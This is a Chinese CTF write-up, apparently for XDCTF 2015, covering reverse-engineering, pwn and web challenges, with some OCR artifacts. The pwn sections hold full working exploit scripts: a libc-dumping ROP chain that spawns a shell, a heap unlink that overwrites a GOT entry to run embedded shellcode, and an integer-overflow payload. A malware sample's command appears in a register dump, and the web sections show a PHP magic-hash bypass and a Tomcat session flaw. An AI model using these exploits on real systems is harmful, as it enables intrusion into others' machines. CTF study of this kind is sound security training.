

```
寄存器 (FPU)
EAX 00283FAE
ECX 0012FE4C ASCII "tUlat"
EDX 0000283F
EBX 7FFDE000
ESP 0012FE14
EBP 0012FF78
ESI 00000000
EDI 7C930228 ntdll.7C930228

EIP 004010D0 38bf1686.004010D0

C 1  ES 0023 32 位 0(FFFFFFFF)
P 0  CS 001B 32 位 0(FFFFFFFF)
A 0  SS 0023 32 位 0(FFFFFFFF)
Z 0  DS 0023 32 位 0(FFFFFFFF)
S 0  FS 003B 32 位 7FFDD000(FFF)
T 0  GS 0000 NULL
D 0
```

```
值        注释
00401565 返回到 38bf1686.00401565 来自 38bf
0012FE4C ASCII "tUlat"
7C930228 ntdll.7C930228
00000000
```

第二个部分更好玩了，一进去就发现一个硬编码的字符串，联系之前解出来的 Congra，感觉 tUlat 就是后面的一部分，继续撸。



```
0040158F   2B45 FC          SUB EAX,DWORD PTR SS:[EBP-4]
00401592   3D E8030000      CMP EAX,3E8                           cheshijian fan tiaoshi
00401597 ⌄ 76 08            JBE SHORT 38bf1686.004015A1
00401599   6A FF            PUSH -1
0040159B   FF15 00B04000    CALL DWORD PTR DS:[<&KERNEL32.ExitProces kernel32.ExitProcess
004015A1   8A85 03FFFFFF    MOV AL,BYTE PTR SS:[EBP-FD]
```

这里有一个简单的测试时间的反调试。


```
004015CB   8885 DFFEFFFF  MOV BYTE PTR SS:[EBP-121],AL
004015D1   0FBE8D DCFEFFFI MOVSX ECX,BYTE PTR SS:[EBP-124]   key[13]
004015D8   0FBE95 F3FEFFFI MOVSX EDX,BYTE PTR SS:[EBP-10D]   key[0]4
004015DF   33CA            XOR ECX,EDX
004015E1   83F9 31         CMP ECX,31                        key[13]='e"
004015E4 ⌄ 75 3F           JNZ SHORT 38bf1686.00401625
004015E6   0FBE85 DDFEFFFI MOVSX EAX,BYTE PTR SS:[EBP-123]
004015ED   0FBE8D F2FEFFFI MOVSX ECX,BYTE PTR SS:[EBP-10E]   key[14]
004015F4   33C1            XOR EAX,ECX
004015F6   83F8 3A         CMP EAX,3A                        key[14]='y'
004015F9 ⌄ 75 2A           JNZ SHORT 38bf1686.00401625
004015FB   0FBE95 DEFEFFFI MOVSX EDX,BYTE PTR SS:[EBP-122]   key[15]=
00401602   0FBE85 F1FEFFFI MOVSX EAX,BYTE PTR SS:[EBP-10F]
00401609   33D0            XOR EDX,EAX                       key[15]='0'
0040160B   83FA 0B         CMP EDX,0B
ECX=00000031
```

后面这个 key[13]^’T’=0x31　　key[14]^’C’=0x3a　　key[15]^’D’=0xb


综上，得到 XDCTF{Congra_tUlat$ey0u}


```
E:\各科学习资源\CTF赛\虚拟机共享文件夹\工具包 ( 管
Give me the flag:XDCTF{Congra_tUlat$ey0u}
You do it!请按任意键继续. . . _
```


PWN

PWN100

题目说了这个是个样本，看到文件是 rtf，想起来之前 office 有 rtf 的漏洞过，于是直接加载，丢到 OD 里面跟一下就发现东西了。



```
寄存器 (FPU)
EAX 2786A890
ECX 00000000
EDX 00000000
EBX 00403246 ASCII " && attrib c:\flag.txt +h"
ESP 0022F158
EBP 0022FFC0
ESI 0000FEFE
EDI 000003FE

EIP 00403156 shellcod.00403156

C 0  ES 0023 32 位 0(FFFFFFFF)
P 1  CS 001B 32 位 0(FFFFFFFF)
A 0  SS 0023 32 位 0(FFFFFFFF)
Z 0  DS 0023 32 位 0(FFFFFFFF)
S 0  FS 003B 32 位 7FFDF000(FFF)
```



```
xdctf{d4_5h1_fu_d41_w0_f31}
```

Pwn200

一个标准的栈溢出，但是没有 libc,题目也说不用 libc，但是感觉还是不会，最后直接 dump libc 了，先 retn 到 write 泄露 libc_start_main 的地址，然后一页一页往上面找，直到找到有‘ELF’的地方，dump 回来，然后直接用字节码搜索对于的 ropgadget，构造 rop 链直接 shellcode。

```python
from zio import *
from struct import *
import re
target = './c14595742a95ebf0944804d8853b834c'
target=('133.130.111.139' ,2333)
```

```
pop3ret=0x804856c
pop2ret=0x8048452
stdin=0x0804a020
main_fuc=0x080484be
offset_libc=0x0804a00c
write=0x080483c0
plt_setbuf=0x08048380
buf=0x08048777
plt_read=0x0804a004
got_write=0x0804a010
got_read=0x0804a004
got_gmon_start=0x0804a008
got_setbuf=0x0804a000
got_libc_start=0x0804a00c
rop_offset_binsh=0x15d1a9-1
rop_offset_int80=0x156363-1
rop_offse_pop_ecx_eax_retn=0xece30-1
rop_offse_pop_edx_retn=0x2e0cc-1
rop_pop_ebx_retn=0x08048634

def exp(target):
    io = zio(target, timeout=10000, print_read=COLORED(RAW,
'red'), print_write=COLORED(RAW, 'green'))
    io.read_until('!')
    #---------------leak stdin-----------

shellcode='a'*0x70+l32(write)+l32(pop3ret)+l32(1)+l32(got_libc
_start)+l32(4)+l32(main_fuc)
    io.gdb_hint()
    io.writeline(shellcode)
    addr_stdin=io.read_until('!')[1:-22]
    for x in addr_stdin:
        print hex(ord(x))
    print len(addr_stdin)
    addr=l32(addr_stdin)
    print hex(addr)
    libc_dump_addr=addr&0xffff0000
    j=0
    fina_addr=0
    while 1:
        addr_test=libc_dump_addr-j*0x1000
        print '++++++++++++now test: %s'%(hex(addr_test))

shellcode='a'*0x70+l32(write)+l32(pop3ret)+l32(1)+l32(addr_tes
t)+l32(0x1000)+l32(main_fuc)
        io.writeline(shellcode)
        #io.gdb_hint()
        data=io.read_until('2015~!')
        j+=1
        if data.find('ELF')!=-1:
            print '------------yes-------------'
            print data.find('ELF')-1
            offs_d=data.find('ELF')-1
            print hex(ord(data[offs_d]))
            addr_libc=addr_test+offs_d
            print "++++libc---==>%s"%hex(addr_libc)
            print '##########################'
            fp=open('dump','wb')
            fp.write(data)
            fp.close()
            fina_addr=addr_test
            break
        else:
            print '!!!!!!!!!!!!!no!!!!!!!!!!'
    rop_int80=rop_offset_int80+addr_libc
    rop_binsh=rop_offset_binsh+addr_libc
    rop_edx_retn=rop_offse_pop_edx_retn+addr_libc
    rop_ecx_eax_retn=rop_offse_pop_ecx_eax_retn+addr_libc
    print 'rop_ecx_eax => %s'%hex(rop_ecx_eax_retn)
    print 'rop_edx => %s'%hex(rop_edx_retn)
    print 'rop_ebx  => %s '%hex(rop_pop_ebx_retn)
    print 'rop_binsh => %s'%hex(rop_binsh)
    print 'rop_int80 => %s'%hex(rop_int80)
    rop_retn=0x08048482
    shellcode='a'*0x70+l32(rop_pop_ebx_retn)+l32(rop_binsh)+\

l32(rop_ecx_eax_retn)+l32(0)+l32(0xb)+l32(rop_edx_retn)+l32(0)
+\
             l32(rop_retn)+l32(rop_int80)
    io.gdb_hint()
    io.writeline(shellcode)
    io.interact()
    #b *0x080484bd
exp(target)
#flag==> XDCTF{GeGe_haobang_o!}
```


Pwn300

这里有一个链表，在删除的时候会修改链表上面的指针，而且 edit 的时候可以越界 edit 别的块，于是想办法把 got_exit 改到自己的 shellcode 那里去，在 exit 的时候就会执行 shellcode 了。


```
from zio import *
'''
Partial RELRO   No canary found   NX disabled   No PIE          No
RPATH   No RU
'''
target = './aa508d1df74d46a88bc02210c7f92824'
target= ('133.130.90.210' ,6666)
def add_girl(io,type):
    io.read_until('ice:')
    io.writeline('1')
    io.read_until(':')
    io.writeline(type)
def dele_girl(io,id):
    io.read_until('ice:')
    io.writeline('2')
    io.read_until(':')
    io.writeline(id)
def edit_girl(io,type,id,buf):
    io.read_until('ice:')
    io.writeline('3')
    io.read_until(':')
    io.writeline(id)
    io.read_until(':')
    io.writeline(type)
    io.read_until(':')
    io.writeline(buf)
def show_girl(io,id):
    io.read_until('ice:')
    io.writeline('4')
    io.read_until(':')
    io.writeline(id)

pointer_array=0x0804b060
got_puts=0x0804b014
pop4ret=0x08048c2c
got_exit=0x0804b01c
shellcode="\xeb\x16\x5e\x8a\x06\x31\xc9\x8a\x5c" \
              "\x0e\x01\x80\xeb\x07\x88\x1c\x0e\x41\x38" \
              "\xc8\x75\xf1\xeb\x05\xe8\xe5\xff\xff\xff" \
              "\x18\x38\xc7\x57\x6f" \

"\x36\x36\x7a\x6f\x6f\x36\x69\x70\x75\x90\xea\x38\xd0\x90\xd1\x71\x1
2\x5f\xd4\x87"
def exp(target):
    io = zio(target, timeout=10000, print_read=COLORED(RAW, 'red'),
print_write=COLORED(RAW, 'green'))
    #io.gdb_hint()
    add_girl(io,'1')
    add_girl(io,'1')
    add_girl(io,'1')
    edit_girl(io,'2','0','a'*0xd6+'x')
    io.gdb_hint()
    show_girl(io,'0')
    io.read_until('x')
    addr_girl_0=io.read(9)[5:]
    #print addr_girl_0
    addr_girl_0=l32(addr_girl_0)-4
    addr_girl_1=addr_girl_0+0xe0
    addr_girl_2=addr_girl_1+0xe0
    print hex(addr_girl_0)
    edit_girl(io,'2','0','0'*0xd0+l32(0)+l32(got_exit-
8)+l32(addr_girl_2+0x10)+l32(addr_girl_1))

edit_girl(io,'2','1','1'*0xd0+l32(0)+l32(addr_girl_0)+l32(addr_girl_
2)+l32(addr_girl_1))
    edit_girl(io,'1','2','a'*20)
    io.gdb_hint()
    dele_girl(io,'1')
    show_girl(io,'2')
    edit_girl(io,'1','2',shellcode)
    io.read_until(':')
    io.writeline('5')
    io.interact()
exp(target)
#XDCTF{Chu_ren_CEO_y1ng_Qu_b4i_fu_M31}
```

Pwn400


这个题目有点奇怪，看了半天没发现漏洞，最后突然看到了 len_filename 有一个逻辑漏洞，它先判断大小的时候用的是 16 位的数，然后进去 malloc 的时候是 32 位的数，而 len_filenam 的值是由 input[29]<<8 +input[28]得到的，比较的时候要加 2，于是构造数据使得 len_filename=0xfffe,加上 2 之后溢出了，但是 malloc 的时候还是用 32 位的。于是。



```
  {
    if ( (_BYTE *)src - (_BYTE *)data_input + 48 <= len_input )
    {                                   // no read_space
      adr_input_29 = (int)((char *)src + 28);
      len_filename = calc_filename_len((int)&adr_input_29);
      printf("file name length is %d\n", len_filename);
      adr_input_29 += 16;
      v12 = len_filename + 2;
      if ( (unsigned __int16)(len_filename + 2) <= (_BYTE *)data_input - (_BYTE *)src + len_input - 46 )
      {                                 // filename  !
        if ( len_filename )
          s = (char *)sub_8048C86((int)&adr_input_29, len_filename, 1);
        v3 = strlen(s);                 // key ??
        v11 = write(fd, s, v3);
      }
      else
      {
        puts("[+] File name length is too long!!!");
```



```
from zio import *
target = ('127.0.0.1',8888)
target= ('159.203.87.2' ,8888)
'''
No RELRO        No canary found   NX enabled    No PIE
No RPATH   No RU
'''
def exp(target):
    io = zio(target, timeout=10000, print_read=COLORED(RAW, 'red'), print_write=COLORED(RAW, 'green'))
    #io.gdb_hint()
    io.read_until('\n')
    io.read_until('\n')
    io.read_until('\n')

io.writeline('PK'+'\x01\x02'+'a'*23+'\x28'+'\xfe'+'\xff'+'1234567890'+'1234566'+'abcd'*5)
    io.read(10000)
    io.interact()
exp(target)
#XDCTF{dd888dashengxxx0000$bigtang@chu}
```




```
= ('159.203.87.2' ,8888)

RO          No canary found    NX enabled     No PIE            No RPATH    No RU

p(target):
 = zio(target, timeout=10000, print_read=COLORED(RAW, 'red'), print_write=COLORED(RAW,
o.gdb_hint()
.read_until('\n')
```

```
��������    �`�                                                    ��{�    9    XDCTF{dd888dashengxxx0000$bigtang@chu};
��������    �`�                                                    ��{�    9    XDCTF{dd888dashengxxx0000$bigtang@chu};
��������    �`�                                                    ��{�    9    XDCTF{dd888dashengxxx0000$bigtang@chu};
��������    �`�                                                    ��{�    9    XDCTF{dd888dashengxxx0000$bigtang@chu};
��������    �`�                                                    ��{�    9    XDCTF{dd888dashengxxx0000$bigtang@chu};
��������    �`�                                                    ��{�    9    XDCTF{dd888dashengxxx0000$bigtang@chu};
��������    �`�                                                    ��{�    9    XDCTF{dd888dashengxxx0000$bigtang@chu};
��������    �`�                                                    ��{�    9    XDCTF{dd888dashengxxx0000$bigtang@chu};
��������    �`�                                                    ��{�    9    XDCTF{dd888dashengxxx0000$bigtang@chu};
��������    �`�                                                    ��{�    9    XDCTF{dd888dashengxxx0000$bigtang@chu};
��������    �`�
precious, continue to refuel, wish you all smoothly!
```

WEB1


Web1-100


源：http://133.130.90.172/5008e9a6ea2ab282a9d646befa70d53a/index.php~ - Mozilla Firefox
文件(F) 编辑(E) 查看(V) 帮助(H)

```
<?php
/*
声明：以下信息并不是本php文件的作者，不对本文件负责；以下信息只是提供了对本php文件加密。如果需要对PHP文件进行加密，请按以下信息联系。
Warning: do not modify this file, otherwise may cause the program to run.
QQ: 1833596
Website: http://www.phpjm.net/
Copyright (c) 2012-2015 phpjm.net All Rights Reserved.
*/
if (!defined("EABCABDBBADF")){define("EABCABDBBADF", __FILE__);global $�,$蜓,$瀰�,$仈墫,$濠樣�,$剩娴任,$爌彲寵�,$竞溛盎抠,$滄吾愰晥�,$
壂剷洏846583cbbca2a3e83da4b2d2c07c89a1悵嘣寯");return "6";}}else{global $�,$蜓,$瀰�,$仈墫,$濠樣�,$剩娴任,$爌彲寵�,$竞溛盎抠,$滄吾愰晥�,
嫄剩橍846583cbbca2a3e83da4b2d2c07c89a1涥督傗");return true;?>9af0c22c40ad3a5d4d56e10a0f77b863
```

我们首先找到了网站的备份文件 index.php~


使用了 phpjm 对 php 文件进行了加密
因此，我们需要对其进行解密
找到了一个在线解密的网站
http://tool.lu/php/
首先将文本复制保存成 txt 文件,unicode 编码，然后再在网站上进行解密
我们可以得到源码



```
<?php
$test=$_GET['test']; $test=md5($test); if($test=='0') { print "flag{xxxxxx}"; } else print "you are
falied!"; print $test; echo "tips:知道原理了，请不在当先服务器环境下测试，在本地测试好，在此测试poc即可，否则后果自负"; ?>
```

<?php
$test=$_GET['test']; $test=md5($test); if($test=='0') { print "flag{xxxxxx}"; } else print "you are falied!"; print $test; echo "tips:知道原理了，请不在当先服务器环境下测试，在本地测试好，在此测试 poc 即可，否则后果自负"; ?>


这个是 php 的 hash 值比较漏洞
https://blog.whitehatsec.com/magic-hashes/
构造出 test = 240610708 即可得到 flag



```
<!--XDCTF{XTchInaIqLRW1JF0RI59aoVr5atctVCT}--><html><head><meta http-equiv="Content-Type" content="text/html; charset=utf-8" /><styl
        <font   style='font-size: 24px;'>
        MD5即Message-Digest Algorithm 5（信息-摘要算法5），用于确保信息传输完整一致。是计算机广泛使用的杂凑算法之一（又译摘要算法、哈希算
MD5算法具有以下特点：</br>
1、压缩性：任意长度的数据，算出的MD5值长度都是固定的。</br>
2、容易计算：从原数据计算出MD5值很容易。</br>
3、抗修改性：对原数据进行任何改动，哪怕只修改1个字节，所得到的MD5值都有很大区别。</br>
4、弱抗碰撞：已知原数据和其MD5值，想找到一个具有相同MD5值的数据（即伪造数据）是非常困难的。</br>
5、强抗碰撞：想找到两个不同的数据，使它们具有相同的MD5值，是非常困难的。<a href='index.php?test=aaaa'>test</a></br>
</div>
</font></div></body></html>
```

Web 1-200

首先在源码中查看到了一个登陆目录




```
<!--
<div class="right menu">
  <a class="small right floated item" href='/examples'>//nobody guess this url to login,hoho~
    <i class="small sign in icon"></i>//log in and got bonus.
    Login
  </a>
</div>
```

尝试注入却始终没有响应


通过 AWVS 扫描得到许多其他 jsp，并且知道了服务器是 TOMCAT

于是 google 到这么一个玩意儿



Apache Tomcat样例目录session操纵漏洞- 龙与小妞- 51CTO ...
chenjc.blog.51cto.com/9122508/1434858
2014年7月5日 - Apache Tomcat默认安装包含"/examples"目录，里面存着众多的样例，其中session样例(/examples/servlets/servlet/SessionExample)允许用户 ...

